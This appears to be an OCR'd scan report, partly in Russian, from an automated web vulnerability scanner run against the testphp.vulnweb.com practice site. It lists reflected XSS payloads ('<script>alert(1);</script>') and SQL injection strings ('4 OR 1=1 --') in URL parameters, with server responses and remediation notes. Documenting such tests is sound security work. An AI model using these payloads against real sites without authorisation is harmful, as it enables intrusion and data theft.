
1. Cross Site Scripting


Example of executing script on diff site


https://testphp.vulnweb.com/hp
Не защищено
Браузером Chrome управляет автоматизирова
OK

testphp.vulnweb.com/hpp/params.php?p=valid&pp=<script>alert%281%29%3B<%2Fscript>

Подтвердите действие на странице testphp.vulnweb.com

1



```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Wed, 27 Jan 2021 22:36:27 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
```

```
Warning: fopen(<script>alert(1);</script>): failed to open stream: No such file or directory in /hj/var/www/showimage.php on line 19

Warning: fpassthru() expects parameter 1 to be resource, boolean given in /hj/var/www/showimage.php on line 25
```

```
Оповещения (10)
  Cross Site Scripting (Reflected) (16)
    GET: http://testphp.vulnweb.com/showimage.php?file=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
    GET: http://testphp.vulnweb.com/showimage.php?file=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&size=160
    GET: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
    GET: http://testphp.vulnweb.com/hpp/?pp=javascript%3Aalert%281%29%3B
    GET: http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&pp=12
    GET: http://testphp.vulnweb.com/listproducts.php?artist=%3C%2Fdiv%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Cdiv%3E
    GET: http://testphp.vulnweb.com/listproducts.php?cat=%3C%2Fdiv%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Cdiv%3E
    POST: http://testphp.vulnweb.com/guestbook.php
    POST: http://testphp.vulnweb.com/guestbook.php
    POST: http://testphp.vulnweb.com/search.php?test=query
    POST: http://testphp.vulnweb.com/secured/newuser.php
    POST: http://testphp.vulnweb.com/secured/newuser.php
Оповещения 3 2 3 2 Primary Proxy: localhost:8080
```

Cross Site Scripting (Reflected)


URL-адрес: http://testphp.vulnweb.com/showimage.php?file=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&size=160
Риск: High
Достоверность: Low
Параметр: file
Атака: <script>alert(1);</script>
Доказательства: <script>alert(1);</script>
CWE ID: 79
WASC ID: 8
Источник: Активная (40012 - Cross Site Scripting (Reflected))

Описание:
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java,

Дополнительно:

2. SQL Injection

Example of getting data from DB by injection



SQL Injection

URL-адрес:	http://testphp.vulnweb.com/listproducts.php?cat=4+AND+1%3D1+--+
Риск:	High
Достоверность:	Medium
Параметр:	cat
Атака:	4 OR 1=1 --
Доказательства:	
CWE ID:	89
WASC ID:	19

Описание:

SQL injection may be possible.

Дополнительно:

The page results were successfully manipulated using the boolean conditions [4 AND 1=1 --] and [4 OR 1=1 --]
The parameter value being modified was NOT stripped from the HTML

Решение:

Do not trust client side input, even if there is client side validation in place.
In general, type check all data on the server side.
If the application uses JDBC, use PreparedStatement or

Ссылка:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Wed, 27 Jan 2021 22:36:57 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
```

- Оповещения (10)
  - Cross Site Scripting (Reflected) (16)
  - Remote File Inclusion (2)
  - SQL Injection (7)
    - GET: http://testphp.vulnweb.com/artists.php?artist=5-2
    - GET: http://testphp.vulnweb.com/listproducts.php?artist=3+AND+1%3D1+--+
    - GET: http://testphp.vulnweb.com/listproducts.php?cat=4+AND+1%3D1+--+
    - GET: http://testphp.vulnweb.com/product.php?pic=9-2
    - POST: http://testphp.vulnweb.com/secured/newuser.php
    - POST: http://testphp.vulnweb.com/userinfo.php
    - POST: http://testphp.vulnweb.com/userinfo.php
  - .htaccess Information Leak (7)
  - X-Frame-Options Header Not Set (47)
  - Absence of Anti-CSRF Tokens (42)

SQL Injection

URL-адрес:	http://testphp.vulnweb.com/listproducts.php?cat=4+AND+1%3D1+--+
Риск:	High
Достоверность:	Medium
Параметр:	cat
Атака:	4 OR 1=1 --
Доказательства:	
CWE ID:	89
WASC ID:	19
Источник:	Активная (40018 - SQL Injection)

Описание:

SQL injection may be possible.

Дополнительно:

Оповещения 3 2 3 2 Primary Proxy: localhost:8080 Текущие сканирования 0 0 0